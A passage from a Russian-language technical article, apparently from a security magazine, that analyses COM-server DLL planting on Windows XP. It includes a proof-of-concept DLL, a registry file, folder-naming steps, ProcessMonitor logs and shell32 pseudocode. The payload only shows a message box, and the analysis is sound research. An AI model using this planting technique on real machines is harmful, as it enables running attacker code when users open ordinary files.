
- CLSID, class ID — идентификатор coclass'ов;
- IID, interface ID — идентификатор интерфейсов.

Ну вот, в общем, и закончилось введение в мир COM. Если сейчас вы путаетесь в этих определениях, не стоит бояться, так как, когда мы перейдем к практике, всё сразу встанет на свои места.


Суть атаки COM-Server Based Binary Planting

Все скриншоты, представленные в этой статье, сделаны на виртуальной машине Windows XP SP3 Rus x86 (все фиксы на 2011-12-14).


Многие знают, что в Windows существуют так называемые виртуальные папки (*virtual folders*). К ним относятся «Панель управления», «Мой компьютер» и др. В реестре Windows каждой такой папке соответствует свой CLSID. Например, «Мой компьютер» имеет CLSID {20D04FE0-3AEA-1069-A2D8-08002B30309D}, «Панель управления» — CLSID {21EC2020-3AEA-1069-A2DD-08002B30309D}. Зная эти CLSID, можно легко открывать соответствующие виртуальные папки через Win + R (Пуск → Выполнить). При этом нужно добавить :: перед CLSID.



Однако если вы попытаетесь открыть «Панель управления», то ничего не выйдет, поскольку она является подпапкой «Мой компьютер». Таким образом, чтобы открыть «Панель управления», надо указать полный путь к ней: `::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\::{21EC2020-3AEA-1069-A2DD-08002B30309D}`. Но что, если создать папку с именем `Test.{20D04FE0-3AEA-1069-A2D8-08002B30309D}`? В результате у нас появится папка Test, которая, если смотреть через explorer.exe, будет иметь значок «Мой компьютер» (полный путь к папке: `C:\Documents and Settings\Administrator\Desktop\SomeFolder\Test.{20D04FE0-3AEA-1069-A2D8-08002B30309D}\`).



Более того, попытавшись перейти в эту папку, мы окажемся в папке «Мой компьютер». Отметим, что расширение созданной нами папки (то, что отделено от ее имени последней точкой) скрыто от explorer.exe. Давайте определим, какая DLL отвечает за обслуживание «Мой компьютер». Для этого посмотрим значение по умолчанию в реестре по ключу HKLM\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\InProcServer32.



Таким образом, за обслуживание «Мой компьютер» отвечает библиотека shell32.dll. Следовательно, можно предположить, что при переходе в эту папку загружается shell32.dll (но загрузки не происходит, поскольку эта библиотека и так всегда загружена). Для проверки этого предположения создадим DLL-библиотеку (исходник и бинарник есть в архиве, который прилагается к статье):

```
#define WIN32_LEAN_AND_MEAN
#include <Windows.h>
#include <stdio.h>
#include <tchar.h>

#pragma comment(lib, "user32.lib")

BOOL WINAPI
DllMain(
    IN HMODULE hModule,
    IN DWORD   dwReason,
    IN LPVOID  lpReserved
)
{
    switch (dwReason)
    {
```

```

case DLL_PROCESS_ATTACH:
{
    TCHAR szModulePath[MAX_PATH], szProcessModulePath[MAX_PATH];
    TCHAR szMessage[MAX_PATH];
    ZeroMemory(szModulePath, sizeof(szModulePath));
    ZeroMemory(szProcessModulePath, sizeof(szProcessModulePath));

    GetModuleFileName(hModule, szModulePath, MAX_PATH - 1);
    GetModuleFileName(GetModuleHandle(NULL), szProcessModulePath, MAX_PATH - 1);

    _stprintf_s(
        szMessage,
        _T("DLL library \"%s\" injected into the process \"%s\" (PID=%d)"),
        szModulePath, szProcessModulePath, GetCurrentProcessId()
    );


    MessageBox(0, szMessage, _T("HACKED!"), MB_ICONERROR);
    break;
}

case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
    break;
}


return FALSE;
}

```

Откомпилируем эту библиотеку в FakeSHELL32.dll (cl.exe FakeSHELL32.cpp /MT /D "UNICODE" /D "_UNICODE" /LD), поместим в папку C:\1\ и изменим путь в реестре.



Теперь при переходе в папку Test.{20D04FE0-3AEA-1069-A2D8-08002B30309D} мы увидим следующее.



Таким образом, система действительно загружает COM-сервер, которому соответствует CLSID {20D04FE0-3AEA-1069-A2D8-08002B30309D} (почему DLL внедрилась в verclsid.exe, будет объяснено дальше).


Пример проведения атаки

Для примера возьмем общедоступный PoC^[2]. На сайте написано, что если у вас стоит обновление^[3] MS11-071, то проэксплуатировать уязвимость не получится. Поскольку в нашей тестовой системе это обновление установлено, придется вручную создать CLSID и по минимуму его заполнить. Для этого создадим и запустим следующий REG-файл (также есть в архиве, прилагающемся к статье):


```
[HKEY_CLASSES_ROOT\CLSID\{42071714-76d4-11d1-8b24-00a0c9068ff3}]

[HKEY_CLASSES_ROOT\CLSID\{42071714-76d4-11d1-8b24-00a0c9068ff3}\InProcServer32]
@="deskpan.dll"
"ThreadingModel"="Apartment"
```

После внесения всех необходимых изменений создадим папку Files.{42071714-76d4-11d1-8b24-00a0c9068ff3} (я создал ее на рабочем столе). Переименуем нашу DLL-библиотеку в deskpan.dll и переместим ее в эту папку. Также создадим в ней пустой RTF-документ (следуя советам из «The Anatomy of COM Server-Based Binary Planting Exploits»^[4]). При попытках открыть этот файл... ничего не происходит. Чтобы выяснить, в чем же причина, запустим ProcessMonitor и настроим фильтры. Видно, что, когда мы запускаем RTF-файл, система всё же осуществляет поиск DLL, но в контексте процесса verclsid.exe (C:\Windows\system32\verclsid.exe).



Переименуем этот файл в verclsid.exe и опять попробуем открыть RTF-документ. Ура! Теперь уязвимость срабатывает так, как и написано в «The Anatomy of COM Server-Based Binary Planting Exploits».



Time of Day	Process Name	PID	Operation	Path	Result
17:42:56,6630584	WORDPAD.EXE	3868	CreateFile	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:56,6634467	WORDPAD.EXE	3868	QueryBasicInfor...	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:56,6637177	WORDPAD.EXE	3868	QueryStandard...	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:56,6640513	WORDPAD.EXE	3868	CloseFile	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:56,6682105	WORDPAD.EXE	3868	QueryOpen	C:\Program Files\Windows NT\Accessories\deskpan.dll	NAME NOT FOUND
17:42:56,6687734	WORDPAD.EXE	3868	QueryOpen	C:\WINDOWS\system32\deskpan.dll	NAME NOT FOUND
17:42:56,6693718	WORDPAD.EXE	3868	QueryOpen	C:\WINDOWS\system\deskpan.dll	NAME NOT FOUND
17:42:56,6705049	WORDPAD.EXE	3868	QueryOpen	C:\WINDOWS\deskpan.dll	NAME NOT FOUND
17:42:56,6709628	WORDPAD.EXE	3868	QueryOpen	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:56,6713011	WORDPAD.EXE	3868	QueryOpen	C:\Program Files\Windows NT\Accessories\deskpan.dll	NAME NOT FOUND
17:42:56,6718534	WORDPAD.EXE	3868	QueryOpen	C:\WINDOWS\system32\deskpan.dll	NAME NOT FOUND
17:42:56,6723931	WORDPAD.EXE	3868	QueryOpen	C:\WINDOWS\system\deskpan.dll	NAME NOT FOUND
17:42:56,6725694	WORDPAD.EXE	3868	QueryOpen	C:\WINDOWS\deskpan.dll	NAME NOT FOUND
17:42:56,6727792	WORDPAD.EXE	3868	QueryOpen	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:56,6729519	WORDPAD.EXE	3868	CreateFile	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:56,6730801	WORDPAD.EXE	3868	CreateFileMapp...	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:56,6731572	WORDPAD.EXE	3868	CreateFileMapp...	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:56,6733111	WORDPAD.EXE	3868	CloseFile	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:56,6740000	WORDPAD.EXE	3868	CreateFile	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	NAME NOT FOUND
17:42:56,6740880	WORDPAD.EXE	3868	CreateFile	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	PATH NOT FOUND
17:42:56,6744020	WORDPAD.EXE	3868	CreateFile	C:\WINDOWS\mui\FALLBACK\0419\deskpan.dll.mui	NAME NOT FOUND
17:42:56,6746054	WORDPAD.EXE	3868	CreateFile	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	NAME NOT FOUND
17:42:56,6749661	WORDPAD.EXE	3868	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\deskpan.dll	NAME NOT FOUND
17:42:57,1617788	WORDPAD.EXE	3868	CreateFile	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:57,1619182	WORDPAD.EXE	3868	QueryBasicInfor...	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:57,1620207	WORDPAD.EXE	3868	QueryStandard...	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:57,1621490	WORDPAD.EXE	3868	CloseFile	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:57,1624856	WORDPAD.EXE	3868	QueryOpen	C:\Program Files\Windows NT\Accessories\deskpan.dll	NAME NOT FOUND
17:42:57,1627088	WORDPAD.EXE	3868	QueryOpen	C:\WINDOWS\system32\deskpan.dll	NAME NOT FOUND
17:42:57,1629203	WORDPAD.EXE	3868	QueryOpen	C:\WINDOWS\system\deskpan.dll	NAME NOT FOUND
17:42:57,1630809	WORDPAD.EXE	3868	QueryOpen	C:\WINDOWS\deskpan.dll	NAME NOT FOUND
17:42:57,1632835	WORDPAD.EXE	3868	QueryOpen	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:57,1634027	WORDPAD.EXE	3868	QueryOpen	C:\Program Files\Windows NT\Accessories\deskpan.dll	NAME NOT FOUND
17:42:57,1636070	WORDPAD.EXE	3868	QueryOpen	C:\WINDOWS\system32\deskpan.dll	NAME NOT FOUND
17:42:57,1638109	WORDPAD.EXE	3868	QueryOpen	C:\WINDOWS\system\deskpan.dll	NAME NOT FOUND
17:42:57,1644850	WORDPAD.EXE	3868	QueryOpen	C:\WINDOWS\deskpan.dll	NAME NOT FOUND
17:42:57,1646565	WORDPAD.EXE	3868	QueryOpen	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:57,1648133	WORDPAD.EXE	3868	CreateFile	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:57,1649232	WORDPAD.EXE	3868	CreateFileMapp...	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:57,1649591	WORDPAD.EXE	3868	CreateFileMapp...	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS
17:42:57,1651158	WORDPAD.EXE	3868	CloseFile	C:\Documents and Settings\Administrator\Desktop\Files.{42071714-76d4-11d1-8b24-00a0c9068ff3}\deskpan.dll	SUCCESS

Что же происходит в недрах ОС? Почему DLL не запускается при наличии verclsid.exe? Давайте попробуем разобраться.

Условия эффективности атаки

Сначала посмотрим, какие функции вызываются, если в системе нет `verclsid.exe`. Для этого поместим точку останова в `DllMain` и запустим это всё под отладчиком. Итак, стек вызовов для моей тестовой машины выглядит следующим образом:

```
kd> k 40 ChildEBP RetAddr
0006c4fc 10001027 ntdll!DbgBreakPoint
0006cb24 10001456 deskpan!DllMain+0x27
0006cb64 100014fe deskpan!_DllMainCRTStartup+0x6c
0006cb70 7c90118a deskpan!_DllMainCRTStartup+0x1e
0006cb90 7c91b5d2 ntdll!LdrpCallInitRoutine+0x14
0006cc98 7c9162db ntdll!LdrpRunInitializeRoutines+0x344
0006cf44 7c91643d ntdll!LdrpLoadDll+0x3e5
0006d1ec 7c801bbd ntdll!LdrLoadDll+0x230
0006d254 77511fc5 kernel32!LoadLibraryExW+0x18e
0006d278 77511ee1 ole32!CClassCache::CDllPathEntry::LoadDll+0x6c
0006d2a8 77511364 ole32!CClassCache::CDllPathEntry::Create_r1+0x37
0006d4f4 77511287 ole32!CClassCache::CClassEntry::CreateDllClassEntry_r1+0xd6
0006d53c 775111e5 ole32!CClassCache::GetClassObjectActivator+0x195
0006d568 77510d4f ole32!CClassCache::GetClassObject+0x23
0006d5e4 77510bf3 ole32!CServerContextActivator::CreateInstance+0x106
0006d624 77510e42 ole32!ActivationPropertiesIn::DelegateCreateInstance+0xf7
0006d678 77510db9 ole32!CApartmentActivator::CreateInstance+0x110
0006d698 77511c08 ole32!CProcessActivator::CCICallback+0x6d
0006d6b8 77511bbf ole32!CProcessActivator::AttemptActivation+0x2c
0006d6f0 77510ea3 ole32!CProcessActivator::ActivateByContext+0x42
0006d718 77510bf3 ole32!CProcessActivator::CreateInstance+0x49
0006d758 77510b8e ole32!ActivationPropertiesIn::DelegateCreateInstance+0xf7
0006d9a8 77510bf3 ole32!CClientContextActivator::CreateInstance+0x8f
0006d9e8 77510a38 ole32!ActivationPropertiesIn::DelegateCreateInstance+0xf7
0006e198 774ff1b3 ole32!ICoCreateInstanceEx+0x3c9
0006e1c0 774ff182 ole32!CComActivator::DoCreateInstance+0x28
0006e1e4 774ff1f0 ole32!CoCreateInstanceEx+0x1e
0006e214 77f6947c ole32!CoCreateInstance+0x37
0006e23c 7c9f1621 SHLWAPI!SHCoCreateInstanceAC+0x3a
0006e620 7c9f29d8 SHELL32!_SHCoCreateInstance+0x127
0006e660 7c9f2997 SHELL32!SHExtCoCreateInstance2+0x41
0006e680 7ca2faca SHELL32!SHExtCoCreateInstance+0x1e
0006e8e0 7c9eda9e SHELL32!CFSFolder::_Bind+0x78
0006e908 7c9efb4c SHELL32!CFSFolder::BindToObject+0xa0
0006e9c4 7c9efb73 SHELL32!CFSFolder::ParseDisplayName+0x1cb
0006ea98 7c9efb73 SHELL32!CFSFolder::ParseDisplayName+0x1ee
0006eb88 7c9efb73 SHELL32!CFSFolder::ParseDisplayName+0x1ee
0006eca8 7c9ee24b SHELL32!CFSFolder::ParseDisplayName+0x1ee
0006ed18 7c9ee143 SHELL32!CDrivesFolder::ParseDisplayName+0xe8
0006ed80 7c9ee36e SHELL32!CRegFolder::ParseDisplayName+0x93
0006eda8 7c9ee30c SHELL32!CDesktopFolder::_ChildParseDisplayName+0x22
0006edf8 7c9ee143 SHELL32!CDesktopFolder::ParseDisplayName+0x7e
0006ee60 7c9ee090 SHELL32!CRegFolder::ParseDisplayName+0x93
0006ee98 7c9ee629 SHELL32!SHParseDisplayName+0xa3
0006eebc 7c9ee5e3 SHELL32!ILCreateFromPathEx+0x3d
0006eed8 7c9ee787 SHELL32!SHILCreateFromPath+0x17
0006eef0 7ca34cba SHELL32!ILCreateFromPathW+0x18
0006f370 728442c7 SHELL32!SHGetFileInfow+0x117
0006f654 728441ad MFC42u!AfxResolveShortcut+0x41
0006fc9c 728beabe MFC42u!CDocManager::OpenDocumentFile+0x8c
0006fcc4 01013fc0 MFC42u!CWinApp::ProcessShellCommand+0x10c
0006ff0c 72841317 WORDPAD!CWordPadApp::InitInstance+0x244
0006ff1c 0101aa5d MFC42u!AfxWinMain+0x47
0006ffc0 7c817077 WORDPAD!wWinMainCRTStartup+0x198
0006fff0 00000000 kernel32!BaseProcessStart+0x23
```

Видно, что после вызова функции **SHELL32!SHExtCoCreateInstance** всегда происходит загрузка DLL. Таким образом, функцией-триггером является **SHELL32!CFSFolder::_Bind**:

```
HRESULT __stdcall
CFSFolder::_Bind(
    IN const _ITEMIDLIST *pidl,
```

```

    IN IBindCtx *pBindCtx,
    IN const _GUID *pGUID,
    OUT void **ppv
)
{
    ...
    lastItemId = (SHITEMID *)ILFindLastID((LPCITEMIDLIST)pBindCtx);
    if (CFSFolder___GetBindCLSID(pbc, pidl, lastItemId))
    {
        hr = SHELExtCoCreateInstance(0, (const CLSID *)&guid, 0, riid, ppv);
        if (SUCCEEDED(hr))
        {
            ...
        }
        ...
    }
    ...
}

```

Как видно из листинга, функция **SHELL32!SHELExtCoCreateInstance** вызывается только при успешном вызове функции **SHELL32!CFSFolder___GetBindCLSID**, в которую передается результат работы функции **SHELL32!ILFindLastID**. Она, в свою очередь, получает последний элемент пути к объекту (путь к любому объекту в SHELL задаётся с помощью структуры ITEMIDLIST, более подробно — «The Complete Idiot's Guide to Writing Namespace Extensions — Part I»^[5]), а функция **SHELL32!CFSFolder___GetBindCLSID** проверяет, является ли этот элемент CLSID'ом. Если это действительно так, то для соответствующего CLSID'а вызывается функция **SHELL32!SHELExtCoCreateInstance**. Рассмотрим листинг этой функции:

```

HRESULT __stdcall
SHELExtCoCreateInstance(
    IN LPCWSTR pszCLSID,
    IN const CLSID *pclsid,
    IN IUnknown *punkOuter,
    IN const IID *const riid,
    OUT void **ppv
)
{
    return SHELExtCoCreateInstance2(
        pszCLSID, pclsid, punkOuter,
        CLSCTX_INPROC_SERVER | CLSCTX_NO_CODE_DOWNLOAD,
        riid, ppv
    );
}

```

Таким образом, функция **SHELL32!SHELExtCoCreateInstance** является «оберткой» вокруг функции **SHELL32!SHELExtCoCreateInstance2**:

```

HRESULT __stdcall
SHELExtCoCreateInstance2(
    IN LPCWSTR pszCLSID,
    IN const CLSID *pclsid,
    IN IUnknown *punkOuter,
    IN DWORD dwClsContext,
    IN const IID *const riid,
    OUT void **ppv
)
{
    const CLSID *clsid;
    CLSID pClsid;

    clsid = pclsid;
    if (pszCLSID)
    {
        SHCLSIDFromString(pszCLSID, &pClsid);
        clsid = &pClsid;
    }
    return _SHCoCreateInstance(clsid, punkOuter, dwClsContext, TRUE, riid, ppv);
}

```

В свою очередь, функция **SHELL32!SHExtCoCreateInstance2** является «оберткой» вокруг функции **SHELL32!_SHCoCreateInstance** и при необходимости преобразует строку CLSID в CLSID. В нашем случае это преобразование не выполняется, поскольку первый параметр вызываемой функции **SHELL32!SHExtCoCreateInstance2** равен **NULL**. Ключевой кусок функции **SHELL32!_SHCoCreateInstance**:

```
HRESULT __stdcall
_SHCoCreateInstance(
    IN const CLSID *pclsid,
    IN IUnknown *pUnkOuter,
    IN DWORD dwCoCreateFlags,
    IN BOOL bMustBeApproved,
    IN const IID *const riid,
    OUT void **ppv)
{
    HRESULT hRetCode;
    priid = riid;
    ...
    if (bMustBeApproved
        && SHStringFromGUIDW(pclsid, &pszClsidValue, 103)
        && SHStringFromGUIDW(priid, &pszIidValue, 103)
